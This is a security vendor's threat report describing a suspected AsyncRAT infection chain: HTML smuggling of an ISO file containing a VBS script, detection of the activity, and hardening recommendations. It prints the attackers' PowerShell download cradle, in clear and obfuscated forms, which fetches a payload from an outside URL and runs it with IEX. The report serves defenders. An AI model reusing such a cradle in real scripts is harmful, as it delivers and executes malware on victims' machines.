Suspected AsyncRAT Delivered via ISO Files Using HTML Smuggling Technique

esentire.com/blog/suspected-asyncrat-delivered-via-iso-files-using-html-smuggling-technique

TRU Positives
Suspected AsyncRAT Delivered via ISO Files Using HTML Smuggling Technique
eSENTIRE

Adversaries don’t work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.


In TRU Positives, eSentire’s Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here’s the latest from our TRU Team…

What did we find?

- An attempt to deliver malware using an HTML file that had an embedded disk image file (.iso) containing VBS and PowerShell commands.
- HTML Smuggling is a defense evasion technique where malicious code is embedded within HTML files and unknowingly extracted by a victim using their web browser.
- In this recent incident, the final payload failed to download, and we were unable to retrieve a copy while analyzing this event. The activity described below aligns with observations in January 2022 where AsyncRAT was delivered using HTML files containing malicious VBS files within a disk image file (.iso). Furthermore, the characteristics involving file name patterns and PowerShell traits align closely with an activity cluster labeled as Coral Crane.
- The event, identified in mid-March, involved the following stages:

1. The victim received an email containing “order_receipt.html”
2. The victim opened the HTML file using their web browser and was prompted to download a randomly named .iso file (figure 1)




Downloading your attachment now...

What do you want to do with CAIZQPB43280.iso (52.0 KB)?
From: [redacted]

Figure 1

"order_receipt.html" opened in a web browser.

3. The .iso file was mounted and opened in Windows file explorer and a Visual Basic file was presented to the victim:




Name	Date modified	Type	Size
CAIZQPB43280.vbs	3/15/2022 5:09 AM	VBScript Script File	1 KB

View When File Extensions Are Hidden

Name	Date modified	Type	Size
CAIZQPB43280	3/15/2022 5:09 AM	VBScript Script File	1 KB


Figure 2 .iso retrieved from the HTML file is easily mounted by double-clicking the file.



```
CreateObject("WScript.Shell").run powershell  - Command [void] [System.Reflection.Assembly]
::LoadWithPartialName('Microsoft.VisualBasic');
$fj = [Microsoft.VisuaBasic.Interaction]::CallByname((New - Object Net.WebClient), 'DownloadString',
[Microsoft.VisualBasic.CallType]::Method, 'https://www.asterglobal.com/.Fainl.txt'|IEX;
[Byte[]]$f = [Microsoft.VisualBasic.Interaction]::CallByname
```

Figure 3 De-Obfuscated VBS with PowerShell download cradle.

4. When opened by the victim, the VBS file was executed by Windows Script Host and a PowerShell command attempted to download the next stage payload from https://www[.]asterglobal[.]com/.Fainl.txt.



Process		Logon type	State	Started	Duration
powershell.exe	[redacted]	Interactive	Terminated	2 days ago	a few seconds

Command line - Copy

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command [void] [System.Reflection.Assembly]::LoadWithPartialName('Microsoft.
```

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command [void]
[System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');$fj=
[Microsoft.VisualBasic.Interaction]::CallByname((New-Object
Net.WebClient),'Dow__lo--tri__g'.replace('__','n').replace('--','adS'),
[Microsoft.VisualBasic.CallType]::Method,'+++++++++++++++++++++++++++++###
#############'.Replace('++++++++++++++++++++++++++++','https://www.aster
gl').Replace('################','obal.com/.Fainl.txt'))|IEX;[Byte[]]$f=
[Microsoft.VisualBasic.Interaction]::CallByname
```

Figure 4 Endpoint view of the obfuscated PowerShell download cradle.

How did we find it?

Our Machine Learning PowerShell classifier detected malicious code execution resulting from the victim manually executing the malicious VBS file.

What did we do?

Our 24/7 SOC cyber analysts alerted the customer and responded on the client's behalf by successfully isolating the host.

What can you learn from this TRU positive?

- The HTML smuggling technique makes detection through content filters difficult since payloads are embedded within a local HTML file and not retrieved over the network.
- Further complicating detection is the use of an .iso file within the HTML to hide the payload until mounted by the victim. Figure 5 shows a visual representation of this file structure.

  Note that only the email and final payload are transmitted over the network layer.




Figure 5 Visual representation of nested files.

- Our observations of adversaries using disk image files for code delivery is increasingly common. In February TRU identified an IcedID campaign delivered using .iso images.
- Malware embedded inside of .iso files may evade security controls and is a known technique for bypassing the Mark-of-the-Web trust control.
- Early detection of this evasive malware delivery method will be crucial to limiting impact.

Recommendations from our Threat Response Unit (TRU) Team:

- Display file extensions for known file types and consider showing hidden files to users by default.
- Conduct Phishing and Security Awareness Training (PSAT) on a regular basis with your employees, placing a special emphasis on spotting business email compromise (BEC) attacks. Warn users about the threat posed by .html and image files (.iso) attached or hyperlinked in emails.
- Create new “Open With” parameters for script files (.js, .jse, .hta, .vbs) so they open with notepad.exe. This setting is found in the Group Policy Management Console under **User Configuration** > **Preferences** > **Control Panel Settings** > **Folder Options**.

    By default, these script files are executed automatically using Windows Script Host (wscript.exe) or Microsoft HTML Application host (mshta.exe) when double-clicked by a user.
- Since .iso files are mounted as a drive when double-clicked by users by default, consider deregistering this file extension in Windows File Explorer.

Ask Yourself

1. What level of visibility do you have across your network, endpoint, and overall environment to detect malicious behavior at scale?
2. What tools are you employing for email filtering and how is that activity monitored?
3. What level of managed endpoint support do you have in place?
4. Are you monitoring your endpoints 24/7 and what degree of control do you have to initiate a kill switch when required?

Indicators of Compromise

dca4d47ed0714d3ab9e4ef17192f7f1d	“Order_Receipt.html”
https://www[.]asterglobal[.]com/.Fainl.txt	Location for payload retrieved by PowerShell command

If you’re not currently engaged with a Managed Detection and Response provider, we highly recommend you partner with us for security services in order to disrupt threats before they impact your business.

Want to learn more? Connect with an eSentire Security Specialist.